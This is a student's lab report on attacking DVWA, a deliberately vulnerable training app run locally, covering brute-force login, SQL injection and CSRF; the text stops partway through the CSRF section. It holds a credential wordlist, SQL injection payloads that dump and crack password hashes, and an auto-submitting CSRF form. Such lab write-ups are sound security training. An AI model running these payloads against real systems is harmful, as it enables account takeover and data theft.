




BIA

BOSTON
INSTITUTE OF
ANALYTICS



Solve Labs that are created for the following vulnerabilities:
1. Login Bypass 2. Admin Credentials Access (SQLi) 3. CSRF 4. XSS

Mudumala Varnika Narayani
(Batch: BGPT-MAR2026-CSEH-1)

Agenda

- Project Abstract & Objectives
- Target: DVWA
- Lab Environment & Tools
- Methodology
- Login Bypass (Brute Force)
- SQL Injection
- Cross-Site Request Forgery (CSRF)
- Cross-Site Scripting (XSS)
- Vulnerability & Impact Analysis
- Recommendations & Mitigations
- Conclusion & References

Project Abstract & Objectives

This project assessed DVWA (Damn Vulnerable Web Application) in a controlled local lab to identify and demonstrate four vulnerabilities: Login Bypass, SQL Injection (Admin Credentials Access), CSRF, and XSS. Manual testing, source-code review, and Burp Suite were used to validate each finding at DVWA Medium security. Results were documented with proof-of-concept evidence, followed by impact analysis and mitigation recommendations.

Objectives:

- Identify and understand the four assigned vulnerabilities
- Validate each through manual testing and Burp Suite
- Review source code to confirm root cause and bypasses
- Document proof-of-concept evidence for every finding
- Recommend mitigations for each vulnerability

Target: DVWA

- **Target:** Damn Vulnerable Web Application (DVWA)
- **URL:** github.com/digininja/DVWA — tested locally at localhost/DVWA/
- **Category/Type:** Open-source, deliberately vulnerable PHP/MariaDB web app for security training
- **Ranking/Usage/Popularity:** 13.5k stars, 5.0k forks on GitHub — widely used training platform
- **License:** GPL-3.0

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- [Mutillidae](#)
- [OWASP Vulnerable Web Applications Directory](#)

You have logged in as 'admin'

Username: admin
Security Level: Security Level: medium
Locale: en
SQLi DB: mysql

Lab Environment & Tools


Lab Environment

- **OS:** Kali Linux
- **Browser:** Firefox
- **Web Server:** Apache 2.4.62
- **Server-Side Language:** PHP 8.2.21
- **Database:** MariaDB 11.4.2
- **Security Level:** DVWA Medium

Tools Used

- **Burp Suite** - Proxy, Repeater, Intruder
- **Crack Station** - Hash lookup used to identify the plaintext password from the extracted hash

Methodology



CONFIDENTIAL: The information in this document belongs to Boston Institute of Analytics LLC. Any unauthorized sharing of this material is prohibited and subject to legal action under breach of IP and confidentiality clauses.

Login Bypass (Brute Force)

- **OWASP Category:** A07:2021 – Identification & Authentication Failures
- **Definition:** A brute-force attack repeatedly tries different username and password combinations to discover valid credentials and gain unauthorized access.
- **Testing Approach:** DVWA Medium(Burp Suite Intruder) with 20 Usernames and 20 passwords
- **Demonstration:** Login requests were sent with candidate credentials and responses were compared to identify the successful authentication.

admin	123456
administrator	12345678
user	123456789
guest	password
test	admin
root	welcome
john	qwerty
mary	abc123
support	letmein
backup	password1
operator	123123
demo	iloveyou
student	test123
teacher	root
manager	guest
sales	login
developer	admin123
webadmin	pass123
security	welcome123
admin1	password123

payload



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top is the DVWA logo. Below it, the title "Vulnerability: Brute Force" is displayed. The main section is titled "Login" and contains a "Username:" field, a "Password:" field, and a "Login" button. Below the login fields, a message reads "Welcome to the password protected area admin" followed by a small image of a person with a surprised expression. At the bottom, there is a "More Information" section with two links: https://owasp.org/www-community/attacks/Brute_force_attack and <https://www.golinuxcloud.com/brute-force-attack-web-forms>.

successful authentication

Brute Force – Intruder Testing & Result

Attack Save 3. Intruder attack of http://localhost

3. Intruder attack of http://localhost Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
58	webadmin	123456789	200	20098			4845	
59	security	123456789	200	20119			4845	
60	admin1	123456789	200	20136			4845	
61	admin	password	200	18105			4888	
62	administrator	password	200	18110			4845	
63	user	password	200	18094			4845	
64	guest	password	200	18098			4845	
65	test	password	200	18088			4845	
66	root	password	200	18085			4845	
67	john	password	200	18087			4845	
68	mary	password	200	18081			4845	
69	support	password	200	18068			4845	
70	backup	password	200	18056			4845	
71	operator	password	200	20060			4845	
72	demo	password	200	20090			4845	
73	student	password	200	20108			4845	
74	teacher	password	200	20117			4845	
75	manager	password	200	20109			4845	
76	sales	password	200	20123			4845	

Request

Pretty Raw Hex

```
1 GET /DWA/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://localhost/DWA/vulnerabilities/brute/
9 Cookie: security=medium; PHPSESSID=bq297q0lq3l0dl4tt433tccglq
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Pretty Raw Hex Render

```
88 <br />
89 <input type="submit" value="Login" name="Login">
90
91 </form>
92 <p>
93 Welcome to the password protected area admin
94 </p>
95 
96 </div>
97
98 <h2>
99 More Information
100 </h2>
101
```

Inspector

Request attributes 2

Request query parameters 3

Request cookies 2

Request headers 9

Response headers 10

149 of 400

Burp Suite Intruder – Brute Force Result

CONFIDENTIAL: The information in this document belongs to Boston Institute of Analytics LLC. Any unauthorized sharing of this material is prohibited and subject to legal action under breach of IP and confidentiality clauses.

SQL Injection

- **OWASP Category:** A03:2021 – Injection
- **Definition:** SQL Injection occurs when user input is incorporated into SQL queries without proper protection, allowing attackers to manipulate query logic and access unauthorized database information.
- **Types & Payloads:**
 - **Error-Based:** '1
 - **Union-Based:** -1 UNION SELECT user,password FROM users #
 - **Blind – Boolean-Based:** 1 AND 1=1 / 1 AND 1=2
 - **Blind – Time-Based:** 1 AND SLEEP(5)
- **Testing Approach:** DVWA Medium(Burp Suite Repeater)

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' at line 1 in /var/www/html/DVWA/vulnerabilities/sql/source/medium.php(12): mysqli_query() #1 /var/www/html/DVWA/vulnerabilities/sql/index.php(34): require_once('...') #2 {main} thrown in /var/www/html/DVWA/vulnerabilities/sql/source/medium.php on line 12

that corresponds to your MariaDB server version for the right syntax to use near '' at line 1 in /var/www/html/DVWA/vulnerabilities/sql/source/medium.php(12): mysqli_query() #1 /var/www/html/DVWA/vulnerabilities/sql/index.php(34): require_once('...') #2 {main}

Error-Based SQL Injection

Vulnerability: SQL Injection

User ID:

ID: -1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: -1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: -1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: -1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: -1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Union-Based SQL Injection

Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

Vulnerability: SQL Injection (Blind)

User ID:

User ID is MISSING from the database.

Blind - Boolean-Based

Cross Site Advanced Settings New Tab DVWA Vulner CrackStat Vulnera X

Security FB zSecurity Twitter Zaid's LinkedIn MSFU Kali Docs Exploit-DB GHDB

DVWA

Vulnerability: SQL Injection (Blind)

User ID:

User ID is MISSING from the database.

Blind - Time-Based

SQL Injection – Burp Suite & Hash

The screenshot shows the Burp Suite Professional interface. The 'Repeater' tab is active, displaying a list of requests. The selected request is an SQL injection payload targeting a web application. The response is shown in the 'Response' pane, which is rendered in 'Pretty' format. The response contains a table with user information, including a user named 'gordonb' with a password hash 'e99a18c428cb38d5f260853678922e03'. The 'Inspector' pane on the right shows the 'Body parameter' section, which contains the decoded payload: '1%20UNION%20SELECT%20user%2c%20passw ord%20FROM%20users%20%23'. The status bar at the bottom indicates 'Done' and '5,795 bytes | 1,043 millis'.

Burp Suite – SQL Injection Response

CONFIDENTIAL: The information in this document belongs to Boston Institute of Analytics LLC. Any unauthorized sharing of this material is prohibited and subject to legal action under breach of IP and confidentiality clauses.

The screenshot shows the CrackStation website, which is a 'Free Password Hash Cracker'. The page has a dark theme and a header with the CrackStation logo and navigation links. The main content area is titled 'Free Password Hash Cracker' and contains a form for entering hashes. A 'Crack Hashes' button is visible. Below the form, a table displays the cracking result for the hash 'e99a18c428cb38d5f260853678922e03'. The table has three columns: 'Hash', 'Type', and 'Result'. The 'Hash' column contains the input hash, the 'Type' column contains 'md5', and the 'Result' column contains 'abc123'. A 'Color Codes' legend indicates that green means 'Exact match', yellow means 'Partial match', and red means 'Not found'. A reCAPTCHA challenge is also visible on the right side of the page.

Hash	Type	Result
e99a18c428cb38d5f260853678922e03	md5	abc123


Download CrackStation's Wordlist Hash Cracking Result

Cross-Site Request Forgery

- **OWASP Category:** A01:2021 – Broken Access Control
- **Definition:** CSRF tricks an authenticated user's browser into sending an unwanted request to a web application, potentially causing unauthorized actions.
- **Testing Approach:** DVWA Medium(Burp Suite Repeater)
- **Demonstration:** A crafted request was submitted while authenticated, causing the password-change action without intentional interaction.

```
root@kali:~/localhost# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Python HTTP Server



```
root@kali: ~/localhost
GNU nano 8.1      csrf_poc.html
<html>
<body onload="document.forms[0].submit()">
  <form action="http://localhost/DVWA/vulnerabilities/csrf/" method="GET">
    <input type="hidden" name="password_new" value="hack" />
    <input type="hidden" name="password_conf" value="hack" />
    <input type="hidden" name="Change" value="Change" />
  </form>
</body>
</html>
```

CSRF Exploitation

CSRF – Burp Suite

The screenshot shows the Burp Suite Professional interface. The 'Proxy' tab is active, displaying a list of intercepted requests. The selected request (ID 247) is a GET request to `/DVWA/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change`. The 'Request' tab is selected, showing the raw HTTP request details. The 'Inspector' tab is also visible, showing the request structure.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
236	http://localhost	POST	/DVWA/login.php		✓	302	448	HTML	php		
